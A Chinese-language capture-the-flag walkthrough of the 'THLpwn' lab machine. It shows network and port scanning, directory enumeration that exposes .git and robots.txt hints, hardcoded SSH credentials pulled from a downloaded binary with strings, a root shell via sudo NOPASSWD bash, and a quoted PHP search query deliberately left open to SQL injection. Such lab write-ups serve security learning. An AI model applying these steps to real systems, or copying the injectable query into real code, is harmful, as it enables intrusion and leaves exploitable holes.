主机发现

```
┌──(root㉿kali)-[~/Desktop]
└─# arp-scan -I eth1 -l
(......)
192.168.56.101  08:00:27:d8:5b:ce       PCS Systemtechnik GmbH
(......)
```

发现主机地址为`192.168.56.101`


端口扫描

```
┌──(root㉿kali)-[~/Desktop]
└─# nmap -p- 192.168.56.101
(......)
22/tcp open  ssh
80/tcp open  http
(......)
```

发现开放了22和80端口

```
┌──(root㉿kali)-[~/Desktop]
└─# nmap -sT -sC -sV -O -p22,80 192.168.56.101
(......)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey: 
|   256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
|_  256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-title: 403 Forbidden
|_http-server-header: nginx/1.22.1
(......)
```

访问80端口



403 Forbidden

Direct IP access is not allowed

Hint for CTF Players:

This server uses **virtual hosting.**

You need to discover the correct **hostname.**


提示IP不能访问，要找到正确的主机名

猜测域名

结合机器名称以及机器所属THL，猜测域名为`thlpwn.thl/`

修改hosts文件，访问域名

```
┌──(root㉿kali)-[~/Desktop]
└─# cat /etc/hosts
(......)
192.168.56.101   thlpwn.thl
```



THLPWN

Secure Platform for Advanced Users

Username: Enter your username

Email: your.email@thlpwn.ctf

Search Query: Search for anything...

Message: Leave us a message...

Admin Panel | API Documentation | Downloads | Backups | Uploads

目录枚举


```
┌──(root㉿kali)-[~/Desktop]
└─# dirsearch -u http://thlpwn.thl
Target: http://thlpwn.thl/

[18:15:41] Starting:
(......)
```

```
[18:15:42] 301 -  169B  - /.git  ->  http://thlpwn.thl/.git/
[18:15:42] 404 -  555B  - /.gif
[18:15:42] 200 -  124B  - /.git/config

[18:15:47] 200 -  696B  - /api/

[18:15:48] 301 -  169B  - /backup  ->  http://thlpwn.thl/backup/
[18:15:48] 403 -  555B  - /backup.inc.old
[18:15:48] 403 -  555B  - /backup.old
[18:15:48] 403 -  555B  - /backup.sql.old
[18:15:48] 403 -  555B  - /backup/

[18:15:51] 200 -    3KB - /downloads/

[18:15:59] 200 -  367B  - /robots.txt

[18:15:59] 200 -   64B  - /search.php
(......)
Task Completed
```

扫描出来的东西还挺多

相比于80端口多出了`git`泄露、`robots.txt`和`search.php`

看robots.txt



```
User-agent: *
Disallow: /admin/
Disallow: /backup/
Disallow: /.git/

# Interesting directories:
# /downloads/ - Binary files available here
# /backup/db_schema.sql - Database structure
# /admin/secure/panel.php - Admin panel

# Hint: Check /downloads/ for useful files
# Hint: SQL Injection in search.php (6 columns)
# Hint: Binary location also in database via SQLi
```


三条提示：

1.`/downloads/`下有有用的二进制文件

2.`search.php`存在SQL注入


3.二进制文件也可以通过SQL注入获取

SQL注入?



Connection failed: SQLSTATE[HY000] [2002] Network is unreachable

分析二进制文件



Authentication Checker Binary

Filename: auth_checker

Size: 16588 bytes

Type: ELF Binary

Description: Authentication tool with known security issues

Analysis Tools:

- `file auth_checker` - Identify file type
- `strings auth_checker` - Extract readable strings (useful!)
- `checksec auth_checker` - Check security protections
- `ltrace ./auth_checker` - Trace library calls

Expected Output:

When successfully exploited, the binary will reveal SSH credentials that you can use to access the system.

```
┌──(root㉿kali)-[~/Desktop/xhh/THL/THLpwn]
└─# wget http://thlpwn.thl/downloads/auth_checker
--2025-11-19 18:29:53--  http://thlpwn.thl/downloads/auth_checker
Resolving thlpwn.thl (thlpwn.thl)... 192.168.56.101
Connecting to thlpwn.thl (thlpwn.thl)|192.168.56.101|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16588 (16K) [application/octet-stream]
Saving to: ‘auth_checker’

auth_checker              100%[==================================>]  16.20K  --.-KB/s    in 0s

2025-11-19 18:29:53 (918 MB/s) - ‘auth_checker’ saved [16588/16588]
```

将文件下载到kali

用官方认证的有用命令`strings`

```
┌──(root㉿kali)-[~/Desktop/xhh/THL/THLpwn]
└─# strings auth_checker
(......)
 VULNERABILITY EXPLOITED SUCCESSFULLY!
  SSH Access Credentials:
  ========================
  Username: thluser
  Password: 9Kx7mP2wQ5nL8vT4bR6zY
  Connect with:
  ssh thluser@xxx.xxx.xxx.xxx
  First Flag Location:
  cat ~/flag.txt
(......)
```

拿到泄露的SSH

权限提升（等于没有）

```
thluser@thlpwn:~$ sudo -l
Matching Defaults entries for thluser on thlpwn:
    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
use_pty

User thluser may run the following commands on thlpwn:
    (ALL) NOPASSWD: /bin/bash
thluser@thlpwn:~$ sudo bash
root@thlpwn:/home/thluser# id
uid=0(root) gid=0(root) grupos=0(root)
```

SQL注入

```
//漏洞段代码
$search = isset($_POST['search']) ? $_POST['search'] : (isset($_GET['search']) ?
$_GET['search'] : '');

// VULNERABLE: Concatenación directa sin sanitización
$query = "SELECT * FROM users WHERE username LIKE '%{$search}%' OR email LIKE '%
{$search}%'";
```

破案，没搞数据库

```
root@thlpwn:/home/thluser# mysql -h 127.0.0.1 -u root -p
bash: mysql: orden no encontrada
```